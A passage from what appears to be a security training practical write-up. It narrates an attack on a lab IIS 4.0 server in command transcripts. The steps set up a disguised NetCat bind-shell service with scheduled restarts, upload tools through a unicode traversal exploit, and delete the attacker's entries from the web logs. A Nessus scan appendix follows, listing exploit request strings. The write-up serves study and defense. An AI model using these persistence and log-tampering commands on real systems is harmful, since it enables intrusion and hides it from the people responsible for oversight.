Now that the Scheduler service is set to start automatically every time the machine is booted, I setup the NetCat program to run as a service. To do this, first I move the SRVANY.EXE program from the web root directory to c:\winnt\system32 and then I create a new service on the remote machine called WSock32 using the INSTSRV.EXE command as follows:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>move srvany.exe \winnt\system32
move srvany.exe \winnt\system32
        1 file(s) moved.

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>instsrv WSock32 c:\winnt\system32\srvany.exe
instsrv WSock32 c:\winnt\system32\srvany.exe

The service was successfuly added!

Make sure that you go into the Control Panel and use
the Services applet to change the Account Name and
Password that this newly installed service will use
for its Security Context.
```

Next I add entries to the remote machine's registry that will associate the NetCat program with my newly created service by executing the following on the victim's machine:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>reg add "HKLM\SYSTEM\CurrentControlSet\Services\WSock32\Parameters"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WSock32\Parameters"
The operation completed successfully.

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>reg add
"HKLM\SYSTEM\CurrentControlSet\Services\WSock32\Parameters\Application"="c:\winnt\system3
2\wsock32.exe -l -p 20 -e cmd.exe"
 The operation completed successfully.
```

Finally, I configure the NT Scheduler to restart my new service once a day in case NetCat stops executing and then view my work using the following commands:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>at 00:00 /every:m,t,w,th,f,s,su net stop WSock32
at 00:00 /every:m,t,w,th,f,s,su net stop WSock32
Added a new job with job ID = 0

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>at 00:01 /every:m,t,w,th,f,s,su net start WSock32
at 00:01 /every:m,t,w,th,f,s,su net start WSock32
Added a new job with job ID = 1

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>at
```

```
at
Status ID   Day                     Time          Command Line
-------------------------------------------------------------------------------
        0   Each M T W Th F S Su    12:00 AM      net stop WSock32
        1   Each M T W Th F S Su    12:01 AM      net start WSock32
```

To ensure my activities go unnoticed, I delete the files I've uploaded from the web root directory:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\Inetpub\wwwroot

04/03/01  02:56p        <DIR>          .
04/03/01  02:56p        <DIR>          ..
04/02/01  11:14p        <DIR>          cgi-bin
04/02/01  11:14p                 4,663 default.asp
04/02/01  11:14p        <DIR>          images
04/03/01  02:53p                37,888 instsrv.exe
04/02/01  11:14p                 2,504 postinfo.html
04/03/01  02:53p                95,744 REG.EXE
04/03/01  02:52p                   500 upload.asp
04/03/01  02:52p                 6,051 upload.inc
04/02/01  11:14p        <DIR>          _private
04/02/01  11:14p                 1,759 _vti_inf.html
              12 File(s)        149,109 bytes
                         2,644,516,864 bytes free

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del instsrv.exe
del instsrv.exe

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del reg.exe
del reg.exe

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del upload.asp
del upload.asp

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del upload.inc
del upload.inc

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\Inetpub\wwwroot

04/03/01  03:18p        <DIR>          .
04/03/01  03:18p        <DIR>          ..
04/02/01  11:14p        <DIR>          cgi-bin
04/02/01  11:14p                 4,663 default.asp
04/02/01  11:14p        <DIR>          images
04/02/01  11:14p                 2,504 postinfo.html
04/02/01  11:14p        <DIR>          _private
04/02/01  11:14p                 1,759 _vti_inf.html
               8 File(s)          8,926 bytes
                         2,644,656,640 bytes free
```

Then I issue the following command on the remote system to logoff and then wait a day to see if my new service starts automatically:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>exit
Connection closed by foreign host.
```

After waiting a day I attempt to access the victim's machine using the following command and am excited when I discover that I am successful:

```
[root@wagnerdl /root]# telnet 192.168.2.4 20
Trying 192.168.2.4...
Connected to 192.168.2.4.
Escape character is '^]'.
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>
```

I then issue the following command on the remote machine to prove that my WSock32 service is actually running:

```
C:\WINNT\system32>net start
net start
These Windows NT services are started:


   Alerter
   Computer Browser
   Content Index
   EventLog
   FTP Publishing Service
   IIS Admin Service
   License Logging Service
   Messenger
   Microsoft SMTP Service
   MSDTC
   NT LM Security Support Provider
   Plug and Play
   Protected Storage
   Remote Procedure Call (RPC) Service
   Schedule
   Server
   Spooler
   TCP/IP NetBIOS Helper
   Workstation
   World Wide Web Publishing Service
   WSock32

The command completed successfully.
```

Step 5 – Covering the Tracks

The last step to my attack is to hide myself from detection. I could upload additional software on the victim's machine to make myself more invisible but with the modifications I've put into place I don't feel this is necessary. Depending on how I make use of this compromised system in the future I may want to hide my activities further but at this time I feel my work is adequate.

Since I was unable to delete the web server logs previously due to my privileges and the files being open by the web server, I decide to make one last change to the system and clean my presence from the log files. To do this I recreate my upload utility on the system by using Unitools:

```
[root@wagnerdl unitools]# perl unicodeloader.pl 192.168.2.4:80 'c:\inetpub\wwwroot'

Creating uploading webpage on 192.168.2.4 on port 80.
The webroot is c:\inetpub\wwwroot.

testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: C:\Inetpub\scripts
sensepost.exe found on system
uploading ASP section:
............
uploading the INC section: (this may take a while)
................................................................................
................................................................................
....................
upload page created.

Now simply surf to 192.168.2.4/upload.asp and enjoy.
Files will be uploaded to c:\inetpub\wwwroot
```

I then access the UPLOAD.ASP file on the web server via my browser and upload a Windows version of the UNIX grep command. From my NetCat shell I change to web root directory and verify that file was in fact uploaded. I then move the file to the c:\winnt\system32 directory for safe keeping since I may need it later. Next I delete the UPLOAD.ASP and UPLOAD.INC files from the web root directory to help cover my tracks. I accomplish these tasks as follows:

```
C:\WINNT\system32>
C:\WINNT\system32>cd \inetpub\wwwroot
cd \inetpub\wwwroot

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\Inetpub\wwwroot

04/05/01  08:19a        <DIR>          .
04/05/01  08:19a        <DIR>          ..
04/02/01  11:14p        <DIR>          cgi-bin
04/02/01  11:14p                 4,663 default.asp
04/05/01  08:19a               103,424 grep.exe
04/02/01  11:14p        <DIR>          images
04/02/01  11:14p                 2,504 postinfo.html
```

```
04/05/01  08:14a                   500 upload.asp
04/05/01  08:14a                 6,051 upload.inc
04/02/01  11:14p        <DIR>          _private
04/02/01  11:14p                 1,759 _vti_inf.html
              11 File(s)        118,901 bytes
                         2,644,443,136 bytes free

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>move grep.exe c:\winnt\system32
move grep.exe c:\winnt\system32
        1 file(s) moved.

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del upload.asp
del upload.asp

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del upload.inc
del upload.inc
```

Finally, I change to the c:\winnt\system32\logfiles\w3svc1 directory and use the grep command to parse the log file for the day I first accessed the remote system and instruct it to only display lines NOT containing my IP address. I redirect this information to a temporary log, delete the original, and then rename the temporary log back to the original. Below are the commands I issued to accomplish these tasks:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>cd \winnt\system32\logfiles\w3svc1
cd \winnt\system32\logfiles\w3svc1

C:\WINNT\system32\LogFiles\W3SVC1>
C:\WINNT\system32\LogFiles\W3SVC1>type ex010403.log|grep -v 172.16.2.2 > ex010403.tmp
type ex010403.log|grep -v 172.16.2.2 > ex010403.tmp

C:\WINNT\system32\LogFiles\W3SVC1>
C:\WINNT\system32\LogFiles\W3SVC1>del ex010403.log
del ex010403.log

C:\WINNT\system32\LogFiles\W3SVC1>
C:\WINNT\system32\LogFiles\W3SVC1>rename ex010403.tmp ex010403.log
rename ex010403.tmp ex010403.log
```

I repeat the previous steps for each log that was created on a day I remember accessing the server via the web service. Since the current log file is locked by the web server and I don't want to shutdown the process to access it, I decide to come back another day via my NetCat shell and clean that log and maybe add a few more toys…

Conclusion

During the assessment I learned a great deal about exploiting systems via hands-on experience and have found this to be an excellent learning experience. I believe the assessment to have been a success as I was able to compromise a host on the screened network behind the firewall.

The main reason for my success lies in the fact that the host did not have the latest service packs, hot-fixes and recommended security lockdowns in place. Had the host been secure, the chance of me compromising the system would have been greatly reduced.

The fact that I was able to return multiple times on multiple days shows that the victim organization was not running any form of network/host based intrusion detection software or that the software wasn't configured or being monitored. It also shows that no one was paying attention to the web server logs as my activities should have been painfully obvious.

Another reason for my success lies in the firewall not being stateful of the sessions that traverse its rulebase. Since the firewall was only a packet filtering device, it did not notice that I was instigating a data connection to an FTP server for a control session that didn't exist. A firewall providing stateful inspection would have been able to block the unsolicited connections to TCP port 20.

In conclusion, I believe the firewall configuration using IPChains created by Dujko Radovnikovic in his practical assignment was secure in that it successfully blocked me from accessing the victim's IIS server on ports other than what were defined as allowed within the firewall configuration. The main vulnerability lies in the configuration of Victim Incorporated's web server.

Appendix – Nessus Scan Results

Nessus Scan Report

Number of hosts which were alive during the test : 1
Number of security holes found : 10
Number of security warnings found : 3
Number of security notes found : 4
List of the tested hosts :
  192.168.2.4(Security holes found)

192.168.2.4 :
List of open ports :
  ftp (21/tcp) (Security notes found)
  www (80/tcp) (Security hole found)
  general/tcp (Security hole found)
  general/udp (Security notes found)

Information found on port ftp (21/tcp)
  Remote FTP server banner :
  iis microsoft ftp service (version 4.0).

Vulnerability found on port www (80/tcp)

The web server is probably susceptible to a common IIS vulnerability discovered by
'Rain Forest Puppy'. This vulnerability enables an attacker to execute arbitrary
commands on the server with Administrator Privileges.

See Microsoft security bulletin (MS99-025) for patch information.
Also, BUGTRAQ ID 529 on www.securityfocus.com
(http://www.securityfocus.com/bid/529)

Risk factor : High
CVE : CVE-1999-1011

Vulnerability found on port www (80/tcp)

It is possible to get the source code of
ASP scripts by issuing the following request :

GET
/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full

ASP source codes usually contain sensitive information such
as usernames and passwords.

Solution : If you need the functionality provided by WebHits, then
install the patch available at :
http://www.microsoft.com/technet/security/bulletin/ms00-006.asp

If you do not need this functionality, then unmap the .htw extensions
from webhits.dll using the Internet Service Manager MMC snap-in.

Risk factor : Serious
CVE : CVE-2000-0097

Vulnerability found on port www (80/tcp)

Some of the following IIS sample files are present :

/iissamples/issamples/fastq.idq
/iissamples/issamples/query.idq
/iissamples/exair/search/search.idq
/iissamples/exair/search/query.idq

/iissamples/issamples/oop/qsumrhit.htw?CiWebHitsFile=/iissamples/issamples/oop/qsumrhit.htw&CiRestri
ction=none&CiHiliteType=Full

/iissamples/issamples/oop/qfullhit.htw?CiWebHitsFile=/iissamples/issamples/oop/qfullhit.htw&CiRestricti
on=none&CiHiliteType=Full
/scripts/samples/search/author.idq
/scripts/samples/search/filesize.idq
/scripts/samples/search/filetime.idq
/scripts/samples/search/queryhit.idq
/scripts/samples/search/simple.idq
/iissamples/exair/howitworks/codebrws.asp
/iissamples/issamples/query.asp

They all contain various security flaws which could allow

an attacker to execute arbitrary commands, read arbitrary files
or gain valuable information about the remote system.

Solution : Delete the whole /iissamples directory
Risk factor : High

Vulnerability found on port www (80/tcp)

The remote IIS server allows anyone to execute arbitrary commands
by adding a unicode representation for the slash character
in the requested path.

Solution: See MS advisory MS 00-078
Risk factor: High
CVE : CAN-2000-0884

Vulnerability found on port www (80/tcp)

The file /iisadmpwd/aexp2.htr is present.

An attacker may use it in a brute force attack
to gain valid username/password.

Solution : Delete it
Risk factor : Serious

Vulnerability found on port www (80/tcp)

The dll '/_vti_bin/_vti_aut/dvwssr.dll' seems to be present.

This dll contains a bug which allows anyone with
authoring web permissions on this system to alter
the files of other users.

In addition to this, this file is subject to a buffer overflow
which allows anyone to execute arbitrary commands on the
server and/or disable it

Solution : delete /_vti_bin/_vti_aut/dvwssr.dll
Risk factor : High
See also : http://www.wiretrip.net/rfp/p/doc.asp?id=45&iface=1
CVE : CVE-2000-0260

Vulnerability found on port www (80/tcp)

It is possible to get the source code of the remote
ASP scripts by appending ::$DATA at the end
of the request (like GET /default.asp::$DATA)

ASP source codes usually contain sensitive informations such
as logins and passwords.

Solution : install all the latest Microsoft Security Patches

Risk factor : Serious

CVE : CVE-1999-0278

Vulnerability found on port www (80/tcp)

Internet Information Server (IIS) 4.0 ships with a set of sample files to help web developers learn about Active Server Pages (ASP). One of these sample files, 'showcode.asp' (installed in /msadc/Samples/SELECTOR/), is designed to view the source code of the sample applications via a web browser.
The 'showcode.asp' file does inadequate security checking and allows anyone with a web browser to view the contents of any text file on the web server. This includes files that are outside of the document root of the web server.

The showcode.asp file is installed by default at the URL:
http://www.someserver.com/msadc/Samples/SELECTOR/showcode.asp
It takes 1 argument in the URL, which is the file to view.
The format of this argument is: source=/path/filename

This is a fairly dangerous sample file. It can view the contents of files on the system. The author of the ASP file added a security check to only allow the viewing of the sample files which were in the '/msadc' directory on the system. The problem is the security check does not test for the '..' characters within the URL. The only checking done is if the URL contains the string '/msadc/'. This allows URLs to be created that view, not only files outside of the samples directory, but files anywhere on the entire file system that the web server's document root is on.

The full description can be found at: http://www.l0pht.com/advisories.html

Solution : For production servers, sample files should never be installed, so delete the entire /msadc/samples directory. If you must have the showcode.asp capability on development server the showcode.asp file should be modified to test for URLs with '..' in them and deny those requests.

Risk factor : Serious
CVE : CAN-1999-0736

Vulnerability found on port www (80/tcp)

It was possible to make IIS use 100% of the CPU by sending it malformed extension data in the URL requested, preventing him to serve web pages to legitimate clients.

Solution : Microsoft has made patches available at :
- For Internet Information Server 4.0:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20906
- For Internet Information Server 5.0:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20904

Risk factor : Serious
CVE : CVE-2000-0408

Warning found on port www (80/tcp)
It seems that the DELETE method is enabled on your web server
Although we could not exploit this, you'd better disable it

Solution : disable this method
Risk factor : Medium

Warning found on port www (80/tcp)

The remote web server appears to be running with
Frontpage extensions.

You should double check the configuration since
a lot of security problems have been found with
FrontPage when the configuration file is
not well set up.

Risk factor : High if your configuration file is
not well set up
CVE : CVE-1999-0386

Information found on port www (80/tcp)
The remote web server type is :
Microsoft-IIS/4.0

We recommend that you configure your web server to return
bogus versions, so that it makes the cracker job more difficult

Vulnerability found on port general/tcp
The TCP sequence numbers of the remote host
depends on the time, so they can be
guessed rather easily. A cracker may use
this flaw to spoof TCP connections easily.

Solution : contact your vendor for a patch
Risk factor : High

Warning found on port general/tcp

The remote host uses non-random IP IDs, that is, it is
possible to predict the next value of the ip_id field of
the ip packets sent by this host.

An attacker may use this feature to determine if the remote
host sent a packet in reply to another request. This may be
used for portscanning and other things.

Solution : Contact your vendor for a patch
Risk factor : Low

Information found on port general/tcp
Nmap found that this host is running Windows NT4 / Win95 / Win98

Information found on port general/udp
For your information, here is the traceroute to 192.168.2.4 :
?

This file was generated by Nessus, the open-sourced security scanner.